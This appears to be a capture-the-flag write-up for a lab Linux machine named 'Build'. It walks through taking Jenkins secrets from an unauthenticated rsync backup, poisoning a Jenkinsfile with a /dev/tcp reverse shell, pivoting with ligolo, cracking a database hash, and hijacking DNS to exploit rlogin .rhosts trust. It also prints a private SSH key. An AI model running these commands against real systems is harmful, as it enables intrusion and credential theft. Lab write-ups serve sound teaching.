

Overview#
Build is an intermediate linux machine, that tests you on your knowledge about rsync, jenkins and to abuse build pipelines (CI/CD) for user. I liked privilege escalation the most, as you need to utilize pivoting and thorough docker container enumeration to abuse legacy rlogin service by adding a DNS entry.
User#
Nmap portscan shows quiet some ports open. Most promising for foothold are rsync (873) and gitea (3000):
sudo nscan 10.129.234.169

PORT     STATE    SERVICE         VERSION
22/tcp   open     ssh             OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 47:21:73:e2:6b:96:cd:f9:13:11:af:40:c8:4d:d6:7f (ECDSA)
|_  256 2b:5e:ba:f3:72:d3:b3:09:df:25:41:29:09:f4:7b:f5 (ED25519)
53/tcp   open     domain          PowerDNS
| dns-nsid:
|   NSID: pdns (70646e73)
|_  id.server: pdns
512/tcp  open     exec            netkit-rsh rexecd
513/tcp  open     login?
514/tcp  open     shell           Netkit rshd
873/tcp  open     rsync           (protocol version 31)
3000/tcp open     http            Golang net/http server
|_http-title: Gitea: Git with a cup of tea
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Content-Type: text/html; charset=utf-8
|     Set-Cookie: i_like_gitea=c9801fa41c9917dc; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=-9apQgndkQTD3sfjmVkZU2sAf6Q6MTc2NTcwMjQzMTYzMzkwNzYzMw; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 14 Dec 2025 08:53:51 GMT
|     <!DOCTYPE html>
|     <html lang="en-US" class="theme-auto">
|     <head>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Gitea: Git with a cup of tea</title>
|     <link rel="manifest" href="data:application/json;base64,eyJuYW1lIjoiR2l0ZWE6IEdpdCB3aXRoIGEgY3VwIG9mIHRlYSIsInNob3J0X25hbWUiOiJHaXRlYTogR2l0IHdpdGggYSBjdXAgb2YgdGVhIiwic3RhcnRfdXJsIjoiaHR0cDovL2J1aWxkLnZsOjMwMDAvIiwiaWNvbnMiOlt7InNyYyI6Imh0dHA6Ly9idWlsZC52bDozMDAwL2Fzc2V0cy9pbWcvbG9nby5wbmciLCJ0eXBlIjoiaW1hZ2UvcG5nIiwic2l6ZXMiOiI1MTJ
|   HTTPOptions:
|     HTTP/1.0 405 Method Not Allowed
|     Allow: HEAD
|     Allow: GET
|     Cache-Control: max-age=0, private, must-revalidate, no-transform
|     Set-Cookie: i_like_gitea=43424295a0494619; Path=/; HttpOnly; SameSite=Lax
|     Set-Cookie: _csrf=vmCRLReu0hFM4dC_QLII4SCLBc46MTc2NTcwMjQzMTgwNTc0NjA4OA; Path=/; Max-Age=86400; HttpOnly; SameSite=Lax
|     X-Frame-Options: SAMEORIGIN
|     Date: Sun, 14 Dec 2025 08:53:51 GMT
|_    Content-Length: 0
On gitea we can create a new user:
We can also find the software version 1.21.11 on the bottom. A short research doesn’t yield in a known exploit. There is one public repository dev from admin user buildadm:
Lets enumerate rsync:
rsync -av --list-only rsync://10.129.234.169
backups         backups

rsync -av --list-only rsync://10.129.234.169/backups
receiving incremental file list
drwxr-xr-x          4,096 2024/05/02 15:26:31 .
-rw-r--r--    376,289,280 2024/05/02 15:26:19 jenkins.tar.gz
There is a backup retrievable without authentication via rsync!
#copy backups directory to current directory
rsync -av 10.129.234.169::backups backups
Unzip:
tar -xf jenkins.tar.gz Looking through it with vscode, we see it’s a full backup of a jenkins instance. Two files are especially interesting:
/users/admin_8569439066427679502/config.xml containing bcrypt hash:
<SNIPPED>
    <hudson.security.HudsonPrivateSecurityRealm_-Details>
      <passwordHash>#jbcrypt:$2a$10$PaXdGyit8MLC9CEPjgw15.6x0GOIZNAk2gYUTdaOB6NN/9CPcvYrG</passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
    <hudson.tasks.Mailer_-UserProperty plugin="mailer@472.vf7c289a_4b_420">
      <emailAddress>admin@build.vl</emailAddress>
    </hudson.tasks.Mailer_-UserProperty>
    <jenkins.security.ApiTokenProperty>
<SNIPPED>
It didn’t crack tough.
/jobs/build/config.xml containing an encrypted password encoded in base64:
<SNIPPED>
    <com.cloudbees.hudson.plugins.folder.properties.FolderCredentialsProvider_-FolderCredentialsProperty plugin="cloudbees-folder@6.901.vb_4c7a_da_75da_3">
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
        <entry>
          <com.cloudbees.plugins.credentials.domains.Domain plugin="credentials@1337.v60b_d7b_c7b_c9f">
            <specifications/>
          </com.cloudbees.plugins.credentials.domains.Domain>
          <java.util.concurrent.CopyOnWriteArrayList>
            <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl plugin="credentials@1337.v60b_d7b_c7b_c9f">
              <id>e4048737-7acd-46fd-86ef-a3db45683d4f</id>
              <description></description>
              <username>buildadm</username>
              <password>{AQAAABAAAAAQUNBJaKiUQNaRbPI0/VMwB1cmhU/EHt0chpFEMRLZ9v0=}</password>
              <usernameSecret>false</usernameSecret>
            </com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
          </java.util.concurrent.CopyOnWriteArrayList>
        </entry>
      </domainCredentialsMap>
    </com.cloudbees.hudson.plugins.folder.properties.FolderCredentialsProvider_-FolderCredentialsProperty>
<SNIPPED>
A short research reveals this encryption is done with secrets that are also available in this full backup. There is a decryption tool available for us: https://github.com/hoto/jenkins-credentials-decryptor
jenkins-credentials-decryptor -m master.key -s hudson.util.Secret -c ../jobs/build/config.xml -o json
[
  {
    "id": "e4048737-7acd-46fd-86ef-a3db45683d4f",
    "password": "Git1234!",
    "username": "buildadm"
  }
]
Note: master.key and hudson.util.Secret can be found under directory secrets.
Let’s try credentials on gitea, where we saw that username in use.
Further analyzing dev repo we can see that a Webhook is configured:
jenkinsfile most likely built regularly. So by adding a reverse shell, we get into the build machine.
Clone repo:
git clone http://10.129.234.169:3000/buildadm/devFirst try with curl to check if we can get a ping back to our machine:
pipeline {
    agent any

    stages {
        stage('Do nothing') {
            steps {
                sh '/usr/bin/curl 10.10.14.218'
            }
        }
    }
}
Commit changes:
git commit -a -m "curl"
[main a1b44ee] curl
 1 file changed, 1 insertion(+), 1 deletion(-)
Push changes:
git push 'http://buildadm:Git1234!@10.129.234.169:3000/buildadm/dev'
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 8 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 367 bytes | 367.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://10.129.234.169:3000/buildadm/dev
   90b8d42..3ca666c  main -> main
Listener:
ncat -lvnp 80
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.129.234.169:45022.
GET / HTTP/1.1
Host: 10.10.14.218
User-Agent: curl/7.88.1
Accept: */*
Perfect, we get a callback on our listener. Let’s try a reverse shell:
pipeline {
    agent any

    stages {
        stage('Do nothing') {
            steps {
                sh '/bin/bash -c "/bin/bash -i >&/dev/tcp/10.10.14.218/3000 0>&1'
            }
        }
    }
}
commit / push the changes the same as before
After a short while we get a shell in docker container as root:
ncat -lvnp 3000
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:3000
Ncat: Listening on 0.0.0.0:3000
Ncat: Connection from 10.129.234.169:38684.
bash: cannot set terminal process group (7): Inappropriate ioctl for device
bash: no job control in this shell
root@5ac6c7d6fb8e:/var/jenkins_home/workspace/build_dev_main#
User flag can be found in root directory together with a SSH key:
root@5ac6c7d6fb8e:~# ls -lha
total 20K
drwxr-xr-x 3 root root 4.0K May  2  2024 .
drwxr-xr-x 1 root root 4.0K May  9  2024 ..
lrwxrwxrwx 1 root root    9 May  1  2024 .bash_history -> /dev/null
-r-------- 1 root root   35 May  1  2024 .rhosts
drwxr-xr-x 2 root root 4.0K May  1  2024 .ssh
-rw------- 1 root root   33 Apr 15  2025 user.txt

root@5ac6c7d6fb8e:~/.ssh# cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABAm/6DUhI
ohhpEGJwj3C3qvAAAAEAAAAAEAAAAzAAAAC3NzaC1lZDI1NTE5AAAAIFSs6NCV2xJJ++4a
ohH5HDgMOTsuvoWe3lTcVQmDW2ytAAAAkHUEeuYvOBdKVdSwd5eyr2kFUV05G7azCKN0j+
giavLEwH1wOa+wP1WVmq3jJSJ1geoSbYUH0+fwTbkIm0ARreMOjSwvz7PkX5xIeZZxx1HU
bWLoVkFnBQ8UY0gm5Dpbj5IvjAp7Ij2VitXYX0PfRDQ+bB4cSD7gwTX0Ud+HsAKvPBEvvb
DTsZ0XMDXTRUGloA==
-----END OPENSSH PRIVATE KEY-----
This SSH key tough does not work for the host machine.
Root#
I like to enumerate weaknesses from within docker with deepce:
root@5ac6c7d6fb8e:~# curl 10.10.14.218/deepce.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 39417  100 39417    0     0   385k      0 --:--:-- --:--:-- --:--:--  388k

                      ##         .
                ## ## ##        ==
             ## ## ## ##       ===
         /"""""""""""""""""\___/ ===
    ~~~ {~~ ~~~~ ~~~ ~~~~ ~~~ ~ /  ===- ~~~
         \______ X           __/
           \    \         __/
            \____\_______/
          __
     ____/ /__  ___  ____  ________
    / __  / _ \/ _ \/ __ \/ ___/ _ \   ENUMERATE
   / /_/ /  __/  __/ /_/ / (__/  __/  ESCALATE
   \__,_/\___/\___/ .___/\___/\___/  ESCAPE
                 /_/

 Docker Enumeration, Escalation of Privileges and Container Escapes (DEEPCE)
 by stealthcopter

==========================================( Colors )==========================================
[+] Exploit Test ............ Exploitable - Check this out
[+] Basic Test .............. Positive Result
[+] Another Test ............ Error running check
[+] Negative Test ........... No
[+] Multi line test ......... Yes
Command output
spanning multiple lines

Tips will look like this and often contains links with additional info. You can usually
ctrl+click links in modern terminal to open in a browser window
See https://stealthcopter.github.io/deepce

===================================( Enumerating Platform )===================================
[+] Inside Container ........ Yes
[+] Container Platform ...... docker
[+] Container tools ......... None
[+] User .................... root
[+] Groups .................. root
[+] Sudoers ................. No
[+] Docker Executable ....... Not Found
[+] Docker Sock ............. Not Found
[+] Docker Version .......... Version Unknown
==================================( Enumerating Container )===================================
[+] Container ID ............ 5ac6c7d6fb8e
[+] Container Full ID ....... /
[+] Container Name .......... Could not get container name through reverse DNS
[+] Container IP ............ 172.18.0.3
[+] DNS Server(s) ........... 127.0.0.11
[+] Host IP ................. 172.18.0.1
[+] Operating System ........ GNU/Linux
[+] Kernel .................. 5.15.0-144-generic
[+] Arch .................... x86_64
[+] CPU ..................... AMD EPYC 7513 32-Core Processor
[+] Useful tools installed .. Yes
/usr/bin/curl
/usr/bin/hostname
[+] Dangerous Capabilities .. capsh not installed, listing raw capabilities
libcap2-bin is required but not installed
apt install -y libcap2-bin

Current capabilities are:
CapInh: 0000000000000000
CapPrm: 00000000a80425fb
CapEff: 00000000a80425fb
CapBnd: 00000000a80425fb
CapAmb: 0000000000000000
> This can be decoded with: "capsh --decode=00000000a80425fb"
[+] SSHD Service ............ No
[+] Privileged Mode ......... Unknown
====================================( Enumerating Mounts )====================================
[+] Docker sock mounted ....... No
[+] Other mounts .............. Yes
/root/scripts/root /root rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/root/scripts/jenkins/jenkins_configuration /var/jenkins_home rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/var/snap/docker/common/var-lib-docker/containers/5ac6c7d6fb8e8d06afc73cfa40eb2d2ba23b93c78588a626987f124d1a83962e/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/var/snap/docker/common/var-lib-docker/containers/5ac6c7d6fb8e8d06afc73cfa40eb2d2ba23b93c78588a626987f124d1a83962e/hostname /etc/hostname rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/var/snap/docker/common/var-lib-docker/containers/5ac6c7d6fb8e8d06afc73cfa40eb2d2ba23b93c78588a626987f124d1a83962e/hosts /etc/hosts rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
[+] Possible host usernames ...
====================================( Interesting Files )=====================================
[+] Interesting environment variables ... No
[+] Any common entrypoint files ......... No
[+] Interesting files in root ........... No
[+] Passwords in common files ........... No
[+] Home directories .................... No
[+] Hashes in shadow file ............... No
[+] Searching for app dirs ..............
==================================( Enumerating Containers )==================================
By default containers can communicate with other containers on the same network and the
host machine, this can be used to enumerate further

Could not ping sweep, requires nmap or ping to be executable
==============================================================================================
Most interesting are mounts from host system, but there are no direct escape paths to host:
/root/scripts/root /root rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
/root/scripts/jenkins/jenkins_configuration /var/jenkins_home rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
We can also read a .rhosts file which most likely is an artefact from rlogin rexec rshell legacy suite:
root@5ac6c7d6fb8e:~# cat .rhosts
admin.build.vl +
intern.build.vl +
These + means both these hosts under admin.build.vl and intern.build.vl can login with rlogin without providing any password. We need to keep this in mind, so if we can change any DNS entries, to point to our box, we might get logged in to the host system, if it has the same configuration present.
We saw PowerDNS server on port 53 on our initial portscan. Let’s enumerate further, we use dig to verify those domains:
dig @10.129.234.169 admin.build.vl

; <<>> DiG 9.20.15-2-Debian <<>> @10.129.234.169 admin.build.vl
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 3241
;; flags: qr aa rd; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;admin.build.vl.                        IN      A

;; AUTHORITY SECTION:
build.vl.               1500    IN      SOA     a.misconfigured.dns.server.invalid. hostmaster.build.vl. 2024050201 10800 3600 604800 3600

;; Query time: 28 msec
;; SERVER: 10.129.234.169#53(10.129.234.169) (UDP)
;; WHEN: Sun Dec 14 11:42:28 CET 2025
;; MSG SIZE  rcvd: 124
No entry present for admin subdomain.
dig @10.129.234.169 intern.build.vl

; <<>> DiG 9.20.15-2-Debian <<>> @10.129.234.169 intern.build.vl
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58427
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;intern.build.vl.               IN      A

;; ANSWER SECTION:
intern.build.vl.        60      IN      A       172.18.0.1

;; Query time: 24 msec
;; SERVER: 10.129.234.169#53(10.129.234.169) (UDP)
;; WHEN: Sun Dec 14 11:42:21 CET 2025
;; MSG SIZE  rcvd: 60
Subdomain intern points to 172.18.0.1.
We saw, we have no ping binary inside docker, to see if and how we can access other docker containers, we need to pivot. I like ligolo the most, for its easy use.
Attacker machine:
#spin up ligolo interface
sudo ip tuntap add user kali mode tun ligolo
sudo ip link set ligolo up
#add routing
sudo ip route add 172.18.0.0/24 dev ligolo
#spin up server
sudo proxy -selfcert
Host linux agent
python -m http.server 80In container:
#retrieve agent
curl 10.10.14.218/agent -o agent
#make it executable
chmod +x agent
#connect back
./agent -connect 10.10.14.218:11601 -ignore-cert -retry
Start Tunnel:
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 0.0.0.0:11601
INFO[0000] Starting Ligolo-ng Web, API URL is set to: http://127.0.0.1:9090
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.8.2

ligolo-ng » WARN[0000] Ligolo-ng API is experimental, and should be running behind a reverse-proxy if publicly exposed.
ligolo-ng »
ligolo-ng » INFO[0022] Agent joined.                                 id=0242ac120003 name=root@5ac6c7d6fb8e remote="10.129.234.169:40688"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - root@5ac6c7d6fb8e - 10.129.234.169:40688 - 0242ac120003
[Agent : root@5ac6c7d6fb8e] » start
Pingsweep with fping retrieves six hosts / containers:
fping -asgq 172.18.0.0/16
172.18.0.1
172.18.0.2
172.18.0.3
172.18.0.4
172.18.0.5
172.18.0.6
Nmap for each host (always use -sT (full connect) and -Pn (no ping) in tunnel, so you get results):
└─$ nmap 172.18.0.1 -p- -sT -Pn -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 12:00 CET
Initiating Parallel DNS resolution of 1 host. at 12:00
Completed Parallel DNS resolution of 1 host. at 12:00, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 12:00
Scanning 172.18.0.1 [65535 ports]
Discovered open port 3306/tcp on 172.18.0.1
Discovered open port 22/tcp on 172.18.0.1
Discovered open port 53/tcp on 172.18.0.1
Discovered open port 512/tcp on 172.18.0.1
Connect Scan Timing: About 38.29% done; ETC: 12:01 (0:00:50 remaining)
Increasing send delay for 172.18.0.1 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 172.18.0.1 from 5 to 10 due to 11 out of 19 dropped probes since last increase.
Increasing send delay for 172.18.0.1 from 10 to 20 due to max_successful_tryno increase to 5
Increasing send delay for 172.18.0.1 from 20 to 40 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 172.18.0.1 from 40 to 80 due to 11 out of 12 dropped probes since last increase.
Increasing send delay for 172.18.0.1 from 80 to 160 due to max_successful_tryno increase to 6
Connect Scan Timing: About 45.00% done; ETC: 12:02 (0:01:15 remaining)
Connect Scan Timing: About 45.25% done; ETC: 12:03 (0:01:50 remaining)

└─$ nmap 172.18.0.2 -p- -sT -Pn -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 12:02 CET
Initiating Parallel DNS resolution of 1 host. at 12:02
Completed Parallel DNS resolution of 1 host. at 12:02, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 12:02
Scanning 172.18.0.2 [65535 ports]
Discovered open port 22/tcp on 172.18.0.2
Discovered open port 3000/tcp on 172.18.0.2

└─$ nmap 172.18.0.3 -p- -sT -Pn -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 12:02 CET
Initiating Parallel DNS resolution of 1 host. at 12:02
Completed Parallel DNS resolution of 1 host. at 12:02, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 12:02
Scanning 172.18.0.3 [65535 ports]
Discovered open port 8080/tcp on 172.18.0.3

└─$ nmap 172.18.0.4 -p- -sT -Pn -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 12:03 CET
Initiating Parallel DNS resolution of 1 host. at 12:03
Completed Parallel DNS resolution of 1 host. at 12:03, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 12:03
Scanning 172.18.0.4 [65535 ports]
Discovered open port 3306/tcp on 172.18.0.4

└─$ nmap 172.18.0.5 -p- -sT -Pn -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 12:03 CET
Initiating Parallel DNS resolution of 1 host. at 12:03
Completed Parallel DNS resolution of 1 host. at 12:03, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 12:03
Scanning 172.18.0.5 [65535 ports]
Discovered open port 53/tcp on 172.18.0.5

└─$ nmap 172.18.0.6 -p- -sT -Pn -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 12:03 CET
Initiating Parallel DNS resolution of 1 host. at 12:03
Completed Parallel DNS resolution of 1 host. at 12:03, 0.11s elapsed
DNS resolution of 1 IPs took 0.11s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 12:03
Scanning 172.18.0.6 [65535 ports]
Discovered open port 80/tcp on 172.18.0.6
Note: I did not fully let the scan run, as i was only interested in first common ports. You could also create a list and scan for all targets at once.
On 172.18.0.4 (database docker) we see MYSQL port 3306 open, let’s try connecting to it without credentials:
mysql -u root -h 172.18.0.4 -P 3306                                                                                                                                1 ⨯
WARNING: option --ssl-verify-server-cert is disabled, because of an insecure passwordless login.
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 61
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| powerdnsadmin      |
| sys                |
+--------------------+
We get in. powerdnsadmin is a non default database. (Note: port 3306 on host 172.18.0.1 is just rerouting to 172.18.0.4, it would work as well)
As always let’s try grab password hashes:
MariaDB [(none)]> use powerdnsadmin
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [powerdnsadmin]> show tables;
+-------------------------+
| Tables_in_powerdnsadmin |
+-------------------------+
| account                 |
| account_user            |
| alembic_version         |
| apikey                  |
| apikey_account          |
| comments                |
| cryptokeys              |
| domain                  |
| domain_apikey           |
| domain_setting          |
| domain_template         |
| domain_template_record  |
| domain_user             |
| domainmetadata          |
| domains                 |
| history                 |
| records                 |
| role                    |
| sessions                |
| setting                 |
| supermasters            |
| tsigkeys                |
| user                    |
+-------------------------+

MariaDB [powerdnsadmin]> select * from user;
+----+------------+--------------------------------------------------------------+-----------+----------+---------------------+------------+---------+-----------+
| id | username   | password                                                     | firstname | lastname | email               | otp_secret | role_id | confirmed |
+----+------------+--------------------------------------------------------------+-----------+----------+---------------------+------------+---------+-----------+
|  1 | admin      | $2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq | admin     | admin    | admin@build.vl      | NULL       |       1 |         0 |
+----+------------+--------------------------------------------------------------+-----------+----------+---------------------+------------+---------+-----------+
Let’s crack it:
hashcat -m 3200 hash rockyou.txt
$2b$12$s1hK0o7YNkJGfu5poWx.0u1WLqKQIgJOXWjjXz7Ze3Uw5Sc2.hsEq:winston
PowerDNS managment can be found on 172.18.0.6:80, login with obtained credentials:
Dashboard:
DNS zone build.vl:
172.18.0.1 (intern) is most likely the host system, which also does all the rerouting.
As I can now change any DNS entry, I try to add admin subdomain, pointing to my machine:
Verify the entry with dig:
dig any @10.129.234.169 admin.build.vl

; <<>> DiG 9.20.15-2-Debian <<>> any @10.129.234.169 admin.build.vl
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22953
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;admin.build.vl.                        IN      ANY

;; ANSWER SECTION:
admin.build.vl.         60      IN      A       10.10.14.218

;; Query time: 24 msec
;; SERVER: 10.129.234.169#53(10.129.234.169) (TCP)
;; WHEN: Sun Dec 14 12:24:42 CET 2025
;; MSG SIZE  rcvd: 59
Now let’s login via rlogin:
 rlogin -l root 10.129.234.169
